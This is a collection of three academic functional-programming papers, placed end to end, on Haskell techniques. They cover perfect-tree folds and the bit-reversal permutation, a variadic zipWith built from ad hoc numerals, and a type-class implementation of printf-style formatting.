$$\begin{aligned} [\cdot] &:: (\forall a.\text{Base } t\ a \rightarrow t\ a) \rightarrow (\forall b.\text{Perfect } b \rightarrow t\ b) \\ ([\varphi]) &= \varphi \cdot \text{base } ([\varphi]) \cdot \text{out} \\ [-] &:: (\forall a.t\ a \rightarrow \text{Base } t\ a) \rightarrow (\forall b.t\ b \rightarrow \text{Perfect } b) \\ [\psi] &= \text{in } \cdot \text{base } [\psi] \cdot \psi \end{aligned}$$

<sup>1</sup> We even assume that  $F(\ell, r)$  occupies only 3 cells.

<sup>2</sup> Of course, *Perfect a* also contains partial elements such as *Succ ⊥* and the infinite element **let**  $t = \text{Succ } t$  **in**  $t$  but these elements hardly qualify as trees.

Both  $\langle\!\langle - \rangle\!\rangle$  and  $\langle\!-\rangle$  map polymorphic functions to polymorphic functions. Catamorphisms on perfect trees usually take the form  $\langle\!\langle f \triangleright g \rangle\!\rangle$  with  $f :: a \rightarrow t a$  and  $g :: t (\Delta a) \rightarrow t a$ , which we will abbreviate to  $\langle\!f, g\!\rangle$ . Anamorphisms are typically written as  $\langle\![p \rightarrow \text{Zero} \cdot f, \text{Succ} \cdot g]\!\rangle$  with  $p :: t a \rightarrow \text{Bool}$ ,  $f :: t a \rightarrow a$ , and  $g :: t a \rightarrow t (\Delta a)$ . The expression  $(p \rightarrow f, g)$ , McCarthy's conditional form, is given by

$$(p \rightarrow f, g) a = \text{if } p a \text{ then } f a \text{ else } g a .$$

For better readability we abbreviate the unwieldy  $\langle\![p \rightarrow \text{Zero} \cdot f, \text{Succ} \cdot g]\!\rangle$  to  $\langle\![p, f, g]\!\rangle$ .

Now for the utterly revolting part. How do we flatten a perfect tree of type  $\text{Perfect } a$ ? The catamorphism  $\langle\!\langle f, g \rangle\!\rangle$  takes a tree of the form  $S^n(Z t)$  to  $f^n(g t)$ . It is immediate that the latter expression realizes a simple loop which leads us to suspect that we must merely adapt the iterative variant of  $\text{flatten}_k$ . Inspecting the types of  $f :: a \rightarrow [a]$  and  $g :: [\Delta a] \rightarrow [a]$  confirms this suspicion.

$$\begin{aligned} \text{flatten}, \text{shuffle} &:: \text{Perfect } a \rightarrow [a] \\ \text{flatten} &= \langle\!\langle \text{wrap}, \text{interleave} \cdot \text{unzip} \rangle\!\rangle \\ \text{shuffle} &= \langle\!\langle \text{wrap}, \text{cat} \cdot \text{unzip} \rangle\!\rangle \end{aligned}$$

Loosely speaking,  $\text{Perfect } a$  captures the recursion scheme of iterative tree algorithms. Building a perfect tree is, of course, also done iteratively.

$$\begin{aligned} \text{unflatten}, \text{unshuffle} &:: [a] \rightarrow \text{Perfect } a \\ \text{unflatten} &= \langle\![\text{single}, \text{unwrap}, \text{zip} \cdot \text{uncat}]\!\rangle \\ \text{unshuffle} &= \langle\![\text{single}, \text{unwrap}, \text{zip} \cdot \text{uninterleave}]\!\rangle \end{aligned}$$

The function  $\text{single}$ , which tests a list for being a singleton, is defined by  $\text{single } x = \text{not}(\text{null } x) \wedge \text{null}(\text{tail } x)$ . The bit-reversal permutation can now be defined as the composition of an ana- and a catamorphism. The question naturally arises as to whether it is possible to remove the intermediate data structure built by the anamorphism and consumed by the catamorphism. Let's see what we can obtain by a little calculation. Setting

$$h = \langle\!\langle f, g \rangle\!\rangle \cdot \langle\![p, f', g']\!\rangle$$

we argue

$$\begin{aligned} h &= \{ \text{specification} \} \\ &\quad \langle\!\langle f, g \rangle\!\rangle \cdot \langle\![p, f', g']\!\rangle \\ &= \{ \text{definition } \langle\!\langle -, - \rangle\!\rangle \text{ and } \langle\![-, -, -]\!\rangle \} \\ &\quad (f \triangleright g) \cdot \text{base } \langle\!\langle f, g \rangle\!\rangle \cdot \text{out} \cdot \text{in} \cdot \text{base } \langle\![p, f', g']\!\rangle \cdot (p \rightarrow Z \cdot f', S \cdot g') \\ &= \{ \text{out} \cdot \text{in} = \text{id}, \text{base functor, and specification} \} \\ &\quad (f \triangleright g) \cdot \text{base } h \cdot (p \rightarrow Z \cdot f', S \cdot g') \\ &= \{ h \cdot (p \rightarrow f, g) = (p \rightarrow h \cdot f, h \cdot g) \Leftarrow h \text{ strict} \} \\ &\quad (p \rightarrow (f \triangleright g) \cdot \text{base } h \cdot Z \cdot f', (f \triangleright g) \cdot \text{base } h \cdot S \cdot g') \\ &= \{ \text{definition base, } (f \triangleright g) \cdot Z = f, \text{ and } (f \triangleright g) \cdot S = g \} \end{aligned}$$

$$(p \rightarrow f \cdot f', g \cdot h \cdot g') .$$

Thus, we can express  $([f, g] \cdot [p, f', g'])$  as the least fixed point of the recursion equation  $h = (p \rightarrow f \cdot f', g \cdot h \cdot g')$ . It is interesting to take a closer look at  $h$ 's typing: assuming the following types for the ingredient functions

$$\begin{aligned} p &:: t a \rightarrow \text{Bool} \\ f' &:: t a \rightarrow a & f &:: a \rightarrow u a \\ g' &:: t a \rightarrow t (\Delta a) & g &:: u (\Delta a) \rightarrow u a \end{aligned}$$

we infer that  $h$  has type  $t a \rightarrow u a$  while the recursive call is of type  $t (\Delta a) \rightarrow u (\Delta a)$ . In the  $i$ -th level of recursion  $h$  has type  $t (\Delta^i a) \rightarrow u (\Delta^i a)$ . This means that  $h$  is a so-called *polymorphically recursive* function (Mycroft, 1984). It should be noted that the Hindley-Milner type system, which underlies most of today's functional programming languages, does not allow polymorphic recursion. Furthermore, a suitable extension of the type system has been shown to be undecidable (Henglein, 1993). Haskell allows polymorphic recursion only if an explicit type signature is provided for the respective function.

Now, by applying the fusion law to  $\text{flatten} \cdot \text{unshuffle}$  we obtain a surprisingly concise implementation of the bit-reversal permutation.

$$\begin{aligned} brp &:: [a] \rightarrow [a] \\ brp &= (\text{single} \rightarrow \text{id}, \text{cat} \cdot \text{unzip} \cdot brp \cdot \text{zip} \cdot \text{uninterleave}) \end{aligned}$$

Note that  $brp$  accepts arbitrary non-empty lists. However, only the first  $2^{\lfloor \log_2 n \rfloor}$  elements of the input list are actually used. The remaining elements are discarded by the invocations of  $\text{zip}$ .

## 6 Final remarks

The nested datatype *Perfect* nicely incorporates the structural properties of perfectly balanced, binary leaf trees. Its definition essentially proceeds *bottom-up*: a perfect tree of rank  $n + 1$  is defined as a perfect tree of rank  $n$  containing pairs of elements. Consequently, the recursion operators for folding and unfolding perfect trees capture *iterative* algorithms. By contrast, the regular datatype *Tree* proceeds in a *top-down* manner; its associated recursion operators capture *recursive* algorithms. Unsurprisingly, not every function on perfect trees can be expressed as an iteration. For that reason a generalization of the fold operator has been proposed (Bird & Paterson, 1999) that allows to implement iterative as well as recursive algorithms or even mixtures of both styles.

The bit-reversal permutation is only defined for lists of length  $n = 2^k$ . The construction of binary leaf trees, however, makes sense for lists of arbitrary length. In the general case, the recursive and the iterative versions of *unflatten* and *unshuffle* yield differently shaped trees. The recursive version constructs a leaf-oriented *Braun tree* (Braun & Rem, 1983), which is characterized by the following balance condition: each node *Fork*  $(\ell, r)$  satisfies  $\text{size } r \leq \text{size } \ell \leq \text{size } r + 1$ . The iterative version yields a *leftist left-complete tree* (Dielissen & Kaldewij, 1995), where the offsprings

of the nodes on the right spine form a sequence of perfect trees of decreasing height. Both algorithms are mentioned in (Bird, 1997). The two techniques of constructing leaf trees are closely related to top-down and bottom-up versions of *merge sort* (Paulson, 1996). In fact, the different merge sort implementations may be obtained by fusing *unflatten* with  $(\text{wrap}, \text{merge})$  where  $([-], [-])$  is the standard catamorphism for *Tree*. Interestingly, an input which provokes the worst-case for the respective merge sort is then constructed by applying  $\text{flatten} \cdot \text{unshuffle}$  to an ordered list. This permutation has the effect that each application of *merge* must interleave its argument lists.

### Acknowledgements

I am grateful to Richard Bird, Jeremy Gibbons, and Geraint Jones for suggesting the ‘higher-order’ naturality law for *unzip*, on which the development in Section 4.2 is based.

## Abstract

Inspired by [1], we describe a technique for defining, within the Hindley-Milner type system, some functions which seem to require a language with dependent types. We illustrate this by giving a general definition of `zipWith` for which the Haskell library provides a family of functions, each member of the family having a different type and arity. Our technique consists in introducing ad hoc codings for natural numbers which resemble numerals in  $\lambda$ -calculus.

---

<sup>\*</sup>This is a summary of a paper with the same title appeared in JFP [2].

<sup>†</sup>Current affiliation: FaMAF, Universidad Nacional de Córdoba, Argentina.

<sup>‡</sup>Basic Research in Computer Science,  
Centre of the Danish National Research Foundation.

# 1 The problem

This paper is about some functions whose definitions seem to require a language with dependent types. We will describe a technique for defining them in Haskell or ML, which are languages without dependent types.

Consider for example the following scheme defining `zipWith`.

---

```
zipWith :: (a1 -> ... -> an -> b) ->
           [a1] -> ... -> [an] -> [b]
zipWith f (a1:as1) ... (an:asn)
          = f a1 ... an : zipWith f as1 ... asn
zipWith _ _ _ _ = []
```

Figure 1: Scheme for `zipWith`.

---

When this scheme is instantiated with `n` equal to 1 we obtain the standard function `map`. In practice, other instances of the scheme are often useful as well.

Figure 1 cannot be used as a definition of a function in Haskell because of the ellipses “...”. More importantly, the type of `zipWith` is parameterized by `n`, which seems to indicate the need for dependent types. But, as mentioned above, Haskell does not allow dependent types.

The way the Haskell library [4, 5] solves the problem is by providing a family of 8 (!) functions `zipWith0`, `zipWith1`, `zipWith2`, `zipWith3`, ..., `zipWith7`, where the number in the name of the function indicates the value given to `n` when instantiating the scheme.<sup>1</sup> The programmer can of course extend this family with more instances if (s)he needs.

This mechanical repetition of code is very unpleasant. The main benefit of Haskell and ML polymorphism is precisely the ability to define functions at an abstract level, allowing a high degree of program reusability. However, in the case of `zipWith` this is only partially achieved. Every member of the family of functions has a polymorphic type, which means that it can be used

---

<sup>1</sup>In the Haskell library, `zipWith0`, `zipWith1` and `zipWith2` are called `repeat`, `map` and `zipWith` respectively.

to “zip” lists of integers, booleans, or of values of any other type. But still their definitions are not abstract enough since one cannot reuse them with different number of arguments.

The kind of problem that we address here is how to define within the Hindley-Milner type system (the core of the type systems underlying Haskell and ML) a general version of `zipWith` that can be used with a variable number of arguments. We describe a technique that introduces ad hoc codings for natural numbers, which resemble numerals in  $\lambda$ -calculus. The same technique can be applied to other examples such as `liftM`—for which the Haskell library also provides families of functions—and the tautology function `taut`, which is considered a standard example of the expressive power of dependent types [3].

## 2 A preliminary solution

As a motivating example, suppose we want to “zip” 8 given lists `as1, ..., as8` with a given 8-ary function `f` of appropriate type in Haskell. Because of the reasons mentioned above we decline defining a new instance `zipWith8` of the scheme in figure 1. We use instead the function `zipWith7` from the Haskell library, and write

```
zipWith7 f as1 as2 as3 as4 as5 as6 as7 << as8
```

where `<<` is defined as follows.

```
(<<) :: [a -> b] -> [a] -> [b]
(f:fs) << (a:as) = f a : (fs << as)
_     _     = []
```

In effect, since `f` is 8-ary, `zipWith7 f as1 as2 as3 as4 as5 as6 as7` returns a list of functions and the operator `<<` makes sure that each function on that list is applied to the corresponding argument in `as8`.

Thus there is no need to define `zipWith8`: one can just write as above in terms of the existing `zipWith7`. Similarly, there is no need to use `zipWith7` since it can be replaced by an expression written in terms of `zipWith6` and `<<`. Iterating this process, and assuming that `<<` associates to the left, the expression above can be written as

```
repeat f << as1 << ... << as8
```

where `repeat`—Haskell’s name for `zipWith0`—is a function returning a list that consists of infinitely many copies of its argument, that is:

```
repeat :: b -> [b]
repeat f = f : repeat f
```

In general “zipping”  $n$  given lists `as1, …, asn` with a given  $n$ -ary function `f` of appropriate type can be written as

$$\text{repeat } f \ll \text{as1} \ll \dots \ll \text{asn} \quad (1)$$

in Haskell.

Using expressions like (1) is already more flexible than implementing many different instances of the scheme. The disadvantage is that the partial application `zipWith8 f as1` would have to be expressed in the following clumsy form:

```
\as2 ... as8 -> repeat f << as1 << ... << as8
```

The final expression that we propose in the next section will solve this problem.

### 3 Introducing numerals

Notice that expression (1) contains not only the lists `as1, …, asn` to be “zipped” but also extra explicit information about how many the lists are, namely, an occurrence of the operator `<<` for each of them. This gives rise to introducing numerals.

We define the successor function `succ` as follows.

```
succ :: ([b] -> c) -> [a -> b] -> [a] -> c
succ = \n fs as -> n (fs << as)
```

This can be read in terms of continuations: given a continuation `n`, a list of functions `fs` and a list of arguments `as`, it applies each function in `fs` to the corresponding argument in `as` producing a list which is given to the continuation `n`.

The numeral `zero` is simply the identity function `id :: a -> a`, which in particular has type `[a] -> [a]`. The remaining numerals are obtained by iterating the successor function `succ` on `zero`.

```

one = succ zero :: [a -> b] -> [a] -> [b]
two = succ one  :: [a -> b -> c] -> [a] -> [b] -> [c]

```

In general, the numeral  $\bar{n}$  corresponding to the number  $n$  has the following type.

```
 $\bar{n} :: [a_1 \rightarrow \dots \rightarrow a_n \rightarrow b] \rightarrow [a_1] \rightarrow \dots \rightarrow [a_n] \rightarrow [b]$ 
```

We now define `zipWith` as:

```

zipWith :: ([a] -> b) -> a -> b
zipWith n f = n (repeat f)

```

Thus, given a numeral  $\bar{n}$ , `zipWith`  $\bar{n}$  will have type

```
 $\text{zipWith } \bar{n} :: (a_1 \rightarrow \dots \rightarrow a_n \rightarrow b) \rightarrow [a_1] \rightarrow \dots \rightarrow [a_n] \rightarrow [b]$ 
```

which is exactly what we wanted. Expression (1) can finally be written:

```
zipWith  $\bar{n}$  as1 ... asn
```

We revisit now the motivating example from Section 2.

## 4 The numerals in use

Assume that the numeral `seven` is defined in the library. In order to “zip” 8 given lists `as1, ..., as8` with a given 8-ary function `f` of appropriate type, we can define

```
eight = succ seven
```

and write the expression:

```
zipWith eight f as1 as2 as3 as4 as5 as6 as7 as8
```

Defining `eight` is unnecessary, one may replace it by `(succ seven)` in the expression above.

The disadvantage mentioned in Section 2 vanishes now because the equivalent to `zipWith8 f as1` becomes:

```
zipWith eight f as1
```

See [2] for an example of how to reuse these numerals in some situations.

## 5 Conclusion

Inspired by the work presented in [1], we considered a function whose implementability was generally believed to require dependent types. We have shown that it is possible to define it without dependent types in an elegant way by introducing ad hoc numerals. The same technique can be applied to other functions like `liftM`, `zip`, `unzip`, `curry`, `uncurry`, and `taut`. The case of `taut` is explained in detail in [2].

The reader is referred to [2] for further discussions about our solution: the problem of numerals being too ad hoc, the role of polymorphism, the orthogonality with strictness and lazyness, the performance of our `zipWith`. In addition, our solution is there compared to solving the problem in languages with dependent types and in languages for generic programming.

## Acknowledgments

We are grateful to Magnus Carlsson and Olivier Danvy with whom we discussed the subject of this paper in several opportunities. Richard Bird, Olivier Danvy and an anonymous reviewer gave us valuable comments on earlier versions of this paper.

# FUNCTIONAL PEARL

## *Haskell does it with class: Functorial unparsing*

### 1 Introduction

When I was a student, Simula was one of the languages taught in introductory programming language courses and I vividly remember a sticker one of our instructors had attached to the door of his office, saying “Simula does it with class”. I guess the same holds for Haskell except that Haskell replaces classes by type classes.

Armed with singleton types, multiple-parameter type classes, and functional dependencies we reconsider a problem raised and solved by Danvy in a previous pearl (1998). The challenge is to implement a variant of C’s *printf* function, called *format* below, in a statically typed language. Here is an interactive session that illustrates the problem.

```
Main> :type format (lit "hello\u0020world")
String
Main> format (lit "hello\u0020world")
"hello\u0020world"
Main> :type format int
Int → String
Main> format int 5
"5"
Main> :type format (int ^ lit "\u0020is\u0020" ^ str)
Int → String → String
Main> format (int ^ lit "\u0020is\u0020" ^ str) 5 "five"
"5\u0020is\u0020five"
```

The format directive *lit s* means emit *s* literally. The directives *int* and *str* instruct *format* to take an additional argument of the types *Int* and *String* respectively, which is then shown. The circumflex ‘ $\wedge$ ’ is used to concatenate two directives.

The type of *format* depends on its first argument, the format directive. In a language with dependent types, such as Cayenne (Augustsson, 1999), *format* is straightforward to implement. This pearl shows that *format* is equally straightforward to realize in a language, such as Haskell, that allows the definition of values that depend on types. Our solution enjoys nice algebraic properties and is more direct than the original one (the relation between the two approaches is detailed in Sec. 5).

## 2 Preliminaries: functors

This section briefly reviews the categorical concept of a functor, which is at the heart of the Haskell implementation of *format*. For our purposes it is sufficient to think of a *functor* as a combination of a type constructor  $F$  of kind  $\star \rightarrow \star$  and a so-called *mapping function* that lifts a given function of type  $A \rightarrow B$  to a function of type  $F A \rightarrow F B$ . In Haskell, the concept of a functor is captured by the following class definition.<sup>1</sup>

```
class Functor F where
  map :: (A → B) → (F A → F B)
```

Instances of this class are supposed to satisfy the two *functor laws*:

$$\begin{aligned} \text{map } id &= id \\ \text{map } (\phi \cdot \psi) &= \text{map } \phi \cdot \text{map } \psi. \end{aligned}$$

Typical examples of functors are container types such as lists or trees. In these cases, the mapping function simply applies its first argument to each element of a given container leaving its structure intact. However, the notion of functor is by no means restricted to container types. For instance, the functional type  $(A \rightarrow)$  for fixed  $A$  is a functor with the mapping function given by *post-composition*.<sup>2</sup>

```
instance Functor (A →) where
  map φ x = φ · x
```

For this instance, the functor laws reduce to  $id \cdot x = x$  and  $(\phi \cdot \psi) \cdot x = \phi \cdot (\psi \cdot x)$ . The functor  $(A \rightarrow)$  will play a prominent rôle in the following sections. In addition, we require the *identity functor* and *functor composition*.

```
type Id A      = A
instance Functor Id where
  map      = id
type (F ∙ G) A = F (G A)
instance (Functor F, Functor G) ⇒ Functor (F ∙ G) where
  map      = map ∙ map
```

Again, it is easy to see that the functor laws are satisfied. Furthermore, functor composition is associative and has the identity functor as a unit. As an aside, note that these instance declarations are not legal Haskell since *Id* and ‘∙’ are not data types defined by **data** or by **newtype**. A data type, however, introduces an additional data constructor which affects the readability of the code. Instead we employ **type** declarations as if they worked as **newtype** declarations. Sec. 6 describes the necessary amendments to make the code run under GHC or Hugs.

<sup>1</sup> We slightly deviate from Haskell’s lexical syntax: both type constructors and type variables are written with an initial upper-case letter (a type variable typically consists of a single upper-case letter) and both value constructors and value variables are written with an initial lower-case letter. This convention helps us to keep values and types apart.

<sup>2</sup> The so-called *operator section*  $(A \rightarrow)$  denotes the partial application of the infix operator ‘ $\rightarrow$ ’ to  $A$ .

### 3 Functional unparsing

The Haskell solution is developed in two steps. In this section we show how to define *format* as a type-indexed value. The following section then explains how to implement the type-indexed value using multiple-parameter type classes with functional dependencies.

Recall that the type of *format* depends on its first argument, the format directive. Clearly, we cannot define such a dependently typed function in Haskell if we represent directives by elements of a single data type, say,

```
data Dir = lit String | int | str | Dir ^ Dir.
```

However, using Haskell's type classes we can define values that depend on types. In order to utilize this feature we must arrange that each directive possesses a distinct type. To this end we introduce the following *singleton types*:

```
data LIT     = lit String
data INT     = int
data STR     = str
data D1 ^ D2 = D1 ^ D2.
```

Strictly speaking, *LIT* is not a singleton type since it accommodates more than one element. This is unproblematic, however, since the type of *format* does not depend on the argument of *lit*. Given these declarations, the directive *int* ^ *lit* "is" ^ *str*, for instance, has type *INT* ^ *LIT* ^ *STR*: the structure of the directive is mirrored on the type level. As an aside, note that the type constructor '^', which takes singleton types to singleton types, is isomorphic to the type of pairs. We could have used pairs in the first place but the right-associative infix data constructor '^' saves some parentheses.

We can now define *format* as a type-indexed value of type

$$\text{format}_D :: D \rightarrow \text{Format}_D \text{ String},$$

that is, *format*<sub>D</sub> takes a directive of type *D* and returns 'something' of *String* where 'something' is determined by *D* in the following way.

```
Format_D      :: * → *
FormatLIT S = S
FormatINT S = Int → S
FormatSTR S = String → S
FormatD1 ^ D2 S = FormatD1 (FormatD2 S)
```

The type *Format*<sub>D</sub> is a so-called *type-indexed type*, a type that depends on a type. It specifies for each of the directives the additional argument(s) *format* has to take. The most interesting clause is probably the last one: the arguments to be added for *D*<sub>1</sub> ^ *D*<sub>2</sub> are the arguments to be added for *D*<sub>1</sub> followed by the arguments to be added for *D*<sub>2</sub>. The crucial property of *Format*<sub>D</sub> is that it constitutes a functor.

This can be seen more clearly if we rewrite  $\text{Format}_D$  in a point-free style.

$$\begin{aligned}\text{Format}_{\text{LIT}} &= \text{Id} \\ \text{Format}_{\text{INT}} &= (\text{Int} \rightarrow) \\ \text{Format}_{\text{STR}} &= (\text{String} \rightarrow) \\ \text{Format}_{D_1 \cdot D_2} &= \text{Format}_{D_1} \cdot \text{Format}_{D_2}\end{aligned}$$

The implementation of  $\text{format}$  is straightforward except perhaps for the last case.

$$\begin{aligned}\text{format}_D &\quad :: D \rightarrow \text{Format}_D \text{ String} \\ \text{format}_{\text{LIT}} (\text{lit } s) &= s \\ \text{format}_{\text{INT}} \text{ int} &= \lambda i \rightarrow \text{show } i \\ \text{format}_{\text{STR}} \text{ str} &= \lambda s \rightarrow s \\ \text{format}_{D_1 \cdot D_2} (d_1 \cdot d_2) &= \text{format}_{D_1} d_1 \diamond \text{format}_{D_2} d_2\end{aligned}$$

So  $\text{format}_{\text{INT}} \text{ int}$  is just the  $\text{show}$  function and  $\text{format}_{\text{STR}} \text{ str}$  is just the identity on  $\text{String}$ . It remains to define the operator ‘ $\diamond$ ’, which takes an  $F \text{ String}$  and a  $G \text{ String}$  to a  $(F \cdot G) \text{ String}$ . We know that  $F = \text{Format}_{D_1}$  and  $G = \text{Format}_{D_2}$  but this does not get us any further. The only assumption we may safely take is that  $F$  and  $G$  are functorial. Fortunately, using the mapping function on  $F$  we can turn a value of type  $F \text{ String}$  into a value of type  $F(G \text{ String})$  provided we supply a function that takes a  $\text{String}$ , say,  $s$  to a value of type  $G \text{ String}$ . We can define a function of the desired type using the mapping function on  $G$  provided we supply a function that takes a string, say,  $t$  to some resulting string. Now, since we have to concatenate the ‘output’ produced by the two arguments of ‘ $\diamond$ ’, the resulting string must be  $s \text{ ++ } t$ .

$$\begin{aligned}(\diamond) &\quad :: (\text{Functor } F, \text{Functor } G) \Rightarrow F \text{ String} \rightarrow G \text{ String} \rightarrow (F \cdot G) \text{ String} \\ f \diamond g &= \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow s \text{ ++ } t) g) f\end{aligned}$$

The operator ‘ $\diamond$ ’ enjoys nice algebraic properties: it is associative and has the empty string, “” ::  $\text{Id String}$ , as a unit. The proof of these properties makes use of the functor laws and the fact that  $(\text{String}, \text{++}, “”)$  forms a monoid. That said it becomes clear that the construction can be readily generalized to arbitrary monoids. As an example, for reasons of efficiency one might want to replace  $(\text{String}, \text{++}, “”)$  by  $(\text{ShowS}, \cdot, \text{id})$ , which features constant-time concatenation.

#### 4 Functional unparsing in Haskell

How can we implement the type-indexed value  $\text{format}_D :: D \rightarrow \text{Format}_D \text{ String}$  using Haskell’s type classes? Clearly, a singleton parameter class won’t do since both  $D$  and  $\text{Format}_D$  vary. We are forced to introduce a two argument class that additionally abstracts away from  $\text{Format}_D$  assigning  $\text{format}$  the general type  $D \rightarrow F \text{ String}$ . This type is, however, too general since now  $D$  and  $F$  may vary independently of each other. This additional ‘flexibility’ is, in fact, not very welcome since it gives rise to severe problems of ambiguity. Fortunately, *functional dependencies* (Jones,

2000) save the day as they allow us to capture the fact that  $F$  is determined by  $D$ .

```
class (Functor F)  $\Rightarrow$  Format D F | D  $\rightarrow$  F where
  format :: D  $\rightarrow$  F String
```

The functional dependency  $D \rightarrow F$  (beware, this is not the function space arrow) constrains the relation to be functional: if both  $\text{Format } D_1 F_1$  and  $\text{Format } D_2 F_2$  hold, then  $D_1 = D_2$  implies  $F_1 = F_2$ . Note that  $F$  is additionally restricted to be an instance of *Functor*. It remains to supply for each directive  $D$  an instance declaration of the schematic form **instance**  $\text{Format } D (\text{Format}_D)$  **where**  $\text{format} = \text{format}_D$ .

```
instance Format LIT Id where
  format (lit s) = s
instance Format INT (Int →) where
  format int =  $\lambda i \rightarrow \text{show } i$ 
instance Format STR (String →) where
  format str =  $\lambda s \rightarrow s$ 
instance (Format D1 F1, Format D2 F2)  $\Rightarrow$  Format (D1 ^ D2) (F1 · F2) where
  format (d1 ^ d2) = format d1 ◊ format d2
```

In implementing the specification of Sec. 3 we have simply replaced a type function by a functional type relation. Before we proceed let us take a look at an example translation.

```
format (int ^ lit "is" ^ str)
= { definition of format }
  show ◊ "is" ◊ id
= { definition of '◊' }
  map_{Int→} (λs → map_{Id} (λt → map_{String→} (λu → s ++ t ++ u) id) "is") show
= { definition of map_{A→} and map_{Id} }
  (λs → (λt → (λu → s ++ t ++ u) · id) "is") · show
= { algebraic simplifications and  $\beta$ -conversion }
  λi → λu → show i ++ "is" ++ u
```

We obtain exactly the function one would have written by hand. Note that simplifications along these lines can always be performed at compile time since the first argument of *format* is essentially static (apart from *lit*'s string argument).

## 5 Back to continuation-passing style

It is instructive to compare our solution to the original one by Danvy (1998), which makes use of a *continuation* and an *accumulating argument*. Phrased as a Haskell type class Danvy's solution reads:

```
class Format' D F | D  $\rightarrow$  F where
  format' ::  $\forall A . D \rightarrow (\text{String} \rightarrow A) \rightarrow (\text{String} \rightarrow F A)$ 
```

```

instance Format' LIT Id where
  format' (lit s) = λκ out → κ (out ++ s)
instance Format' INT (Int →) where
  format' int = λκ out → λi → κ (out ++ show i)
instance Format' STR (String →) where
  format' str = λκ out → λs → κ (out ++ s)
instance (Format' D1 F1, Format' D2 F2) ⇒ Format' (D1 ^ D2) (F1 · F2) where
  format' (d1 ^ d2) = λκ out → format' d1 (format' d2 κ) out
format :: (Format' D F) ⇒ D → F String
format d = format' d id """

```

Two remarks are in order. First, the instances do not require mapping functions, which explains why *Format'* is not declared a subclass of *Functor*, though morally the second argument of *Format'* is a functor. Second, *format'* (*d*<sub>1</sub> ^ *d*<sub>2</sub>) can be simplified to *format'* *d*<sub>1</sub> · *format'* *d*<sub>2</sub>, where ‘·’ is ordinary function composition. We will take these points up again in the following section.

So we interpret *format d* by values of type *F String* whereas Danvy employs values of type  $\forall A . (A \rightarrow \text{String}) \rightarrow (A \rightarrow F \text{ String})$ . An obvious question is, of course, whether the two approaches are equivalent. Here are functions that convert to and fro:

$$\begin{aligned} \alpha d &= \lambda\kappa \text{out} \rightarrow \text{map} (\lambda s \rightarrow \kappa (\text{out} ++ s)) d \\ \gamma d' &= d' \text{id} """ \end{aligned}$$

The coercion function  $\alpha$  introduces a continuation and an accumulating string, while  $\gamma$  supplies an initial continuation and an empty accumulating string.

It is easy to see that  $\gamma \cdot \alpha = \text{id}$ :

$$\begin{aligned} \gamma(\alpha d) &= \{ \text{definition of } \gamma \text{ and } \alpha \} \\ &\quad (\lambda\kappa \text{out} \rightarrow \text{map} (\lambda s \rightarrow \kappa (\text{out} ++ s)) d) \text{id} """ \\ &= \{ \beta\text{-conversion} \} \\ &\quad \text{map} (\lambda s \rightarrow \text{id} ("" ++ s)) d \\ &= \{ \text{algebraic simplifications} \} \\ &\quad \text{map id } d \\ &= \{ \text{functor laws} \} \\ &\quad d \end{aligned}$$

When we try to prove the converse,  $\alpha \cdot \gamma = \text{id}$ ,

$$\begin{aligned} \alpha(\gamma d') &= \{ \text{definition of } \alpha \text{ and } \gamma \} \\ &\quad \lambda\kappa \text{out} \rightarrow \text{map} (\lambda s \rightarrow \kappa (\text{out} ++ s)) (d' \text{id} ""), \end{aligned}$$

we are immediately stuck. There is no obvious way to simplify the final expression. Note, however, that *d'* has a polymorphic type, so we can appeal to the *parametricity theorem*. The ‘free theorem’ for  $d' : \forall A . (\text{String} \rightarrow A) \rightarrow (\text{String} \rightarrow F A)$  is that for all  $\phi :: A_1 \rightarrow A_2$  and for all  $\epsilon :: \text{String} \rightarrow A_1$ ,

$$\text{map } \phi \cdot d' \epsilon = d' (\phi \cdot \epsilon). \tag{1}$$

Loosely speaking, this rule allows us to shift a part of the continuation to the left. Continuing the proof we obtain:

$$= \{ \text{parametricity (1): } \phi = \lambda s \rightarrow \kappa (\text{out} + s) \text{ and } \epsilon = \text{id} \}$$

$$\lambda \kappa \text{out} \rightarrow d' (\lambda s \rightarrow \kappa (\text{out} + s)) \text{"}.$$

We are stuck again. This time we require a rule that allows us to shift a part of the continuation to the right. Let us assume for the moment that for all  $\epsilon :: \text{String} \rightarrow A$  and for all  $\sigma :: \text{String} \rightarrow \text{String}$ ,

$$d' (\epsilon \cdot \sigma) = d' \epsilon \cdot \sigma. \quad (2)$$

Given this property, we can finish the proof:

$$= \{ \text{proof obligation (2): } \epsilon = \kappa \text{ and } \sigma = \lambda s \rightarrow \text{out} + s \}$$

$$\lambda \kappa \text{out} \rightarrow d' (\lambda s \rightarrow \kappa s) (\text{out} + \text{"})$$

$$= \{ \text{algebraic simplifications and } \eta\text{-conversion} \}$$

$$d'$$

It remains to establish the proof obligation. Perhaps unsurprisingly, it turns out that the rule does not hold in general. The problem is that the accumulating argument has a too concrete type: it is a string, which we can manipulate at will. In the following instance, for example, the accumulator is replaced by an empty string.

```
data CANCEL = cancel
instance Format' CANCEL Id where
    format' cancel =  $\lambda \kappa \text{out} \rightarrow \kappa \text{"}$ 
```

The effect of *cancel* is to discard the string produced by the directives to its left.

```
Main> format' (int ^ lit "is" ^ cancel ^ str) 5 "five"
"five"
```

One might argue that the ability to define such a directive is an unwanted consequence of switching to continuation passing style. In that sense, rule (2) is really a proof obligation for the programmer. As a closing remark, note that we can achieve a similar effect in our setting using a ‘forgetful’ variant of ‘ $\diamond$ ’:

$$f \triangleright g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow t) g) f$$

$$f \triangleleft g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow s) g) f.$$

## 6 Applying a functor

Let us finally turn the code of Sec. 4 into an executable Haskell program. Recall that the instance declarations involving the type synonyms *Id* and ‘ $\cdot$ ’ are not legal since type synonyms must not be partially applied. Therefore, we are forced to introduce the two types via **newtype** declarations:

```
newtype Id A = ide A
newtype (F · G) A = com (F (G A)).
```

Alas, now  $Id$  and ‘ $\cdot$ ’ are new distinct types. In particular, the identities  $Id\ A = A$  and  $(F \cdot G)\ A = F\ (G\ A)$  do not hold any more: the type of  $format$  ( $int^{\wedge}lit\ "is"\ ^{\wedge}str$ ) is  $((Int \rightarrow) \cdot Id \cdot (String \rightarrow))\ String$  rather than  $Int \rightarrow String \rightarrow String$ . In order to obtain the desired type we have to apply the functor  $(Int \rightarrow) \cdot Id \cdot (String \rightarrow)$  to the type  $String$ . This type transformation is implemented by the following three parameter type class.

```
